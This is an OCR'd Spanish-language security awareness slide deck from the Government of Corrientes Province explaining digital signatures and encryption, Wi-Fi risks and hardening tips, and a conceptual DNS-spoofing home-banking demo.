
Gobierno de la Provincia de Corrientes


¿Qué puedo hacer con un certificado Digital?
Gobierno de la Provincia de Corrientes



Encriptar
Firmar
Mail
Documento
Archivo
Gobierno de la Provincia de Corrientes


Firmar un Documento
Gobierno de la Provincia de Corrientes
hash
32b5af65
b889aff76a
Encripto con la
llave privada del firmante
Gobierno de la Provincia de Corrientes





Lic. Gustavo Andrés Linares



¿Qué **implica** tener un Documento **Firmado**?

Gobierno de la Provincia de Corrientes





Lic. Gustavo Andrés Linares


No repudio
Gobierno de la Provincia de Corrientes



Encriptar un Documento
Gobierno de la Provincia de Corrientes






Lic. Gustavo Andrés Linares


El **receptor** usa su llave **privada**
Gobierno de la Provincia de Corrientes


¿Qué **implica** tener un Documento **Encriptado**?
Gobierno de la Provincia de Corrientes


Confidencialidad
Gobierno de la Provincia de Corrientes


Y sólo confidencialidad
Gobierno de la Provincia de Corrientes

(Demo)

WI - FI

Seguridad en las comunicaciones

Wi-Fi – Redes Inalámbricas

Introducción

- Es un conjunto de estándares para redes inalámbricas basado en las especificaciónes 802.1x
- Reemplaza a las capas 1 y 2 (nivel físico y de enlace a datos)
- Ventajas: Movilidad, Flexibilidad, et



Gobierno de la Provincia de Corrientes

Seguridad en las comunicaciones
Wi-Fi – Redes Inalámbricas

- Encripción
- SSID
- Filtrado de Mac
- Administración



Gobierno de la Provincia de Corrientes



Seguridad en las comunicaciones
Wi-Fi – Redes Inalámbricas
Que las convierte en el objetivo de los ataques

- SSID; permanente envío de broadcast del nombre identificador del Access Point
- Access Points ubicados detras del firewall
- DHCP habilitado en las WLANs
- Encripción fuerte no habilitada. (WEP es débil)
- Login del usuario sin requerimiento de autenticación



Gobierno de la Provincia de Corrientes



Seguridad en las comunicaciones
Wi-Fi – Redes Inalámbricas
Riesgos asociados con las redes Wireless

- Robo de Servicios y Datos
- Pérdida de la integridad de los datos
- Acceso a la red desde fuera de los límites físicos de la empresa
- Tráfico susceptible al sniffing
- Robo de identidad
- Instalación de access points ilegales



Gobierno de la Provincia de Corrientes



Seguridad en las comunicaciones
Wi-Fi – Redes Inalámbricas
Tips para mejorar la seguridad de las redes Wireless

- Colocar el Access Point delante del Firewall
- Utilizar las listas de control de acceso Mac en el Access Point
- Cambiar el SSID default del Access Point y deshabilitar el broadcast
- No utilizar palabras de diccionarios para la generacion de las llaves
- Utilizar WPA. Permite el cambio dinámico de las llaves
- No confiar en la encripción WEP

Solo levantando una VPN sobre enlaces Wireless se estará seguro de la confidencialidad e integridad de la comunicación.



Gobierno de la Provincia de Corrientes



(Demo)

Demo homebanking



Gobierno de la Provincia de Corrientes





¿Que pasó?



Gobierno de la Provincia de Corrientes





Web
Banco
3
4
1
2
DNS
CFI
Gobierno de la Provincia de Corrientes


Web
Banco
3
2
4
1
DNS
Falsa Web Banco
Falso DNS
CFI
Gobierno de la Provincia de Corrientes


¿Y el certificado?
Gobierno de la Provincia de Corrientes


¡Trucho!
Gobierno de la Provincia de Corrientes





Lic. Gustavo Andrés Linares

No ingresar al
Home Banking
desde una **PC pública**

Gobierno de la Provincia de Corrientes


DEMOSTRACION

- SNIFFING




Gobierno de la Provincia de Corrientes

Seguridad en Aplicaciónes WEB




Lic. Gustavo Andrés Linares

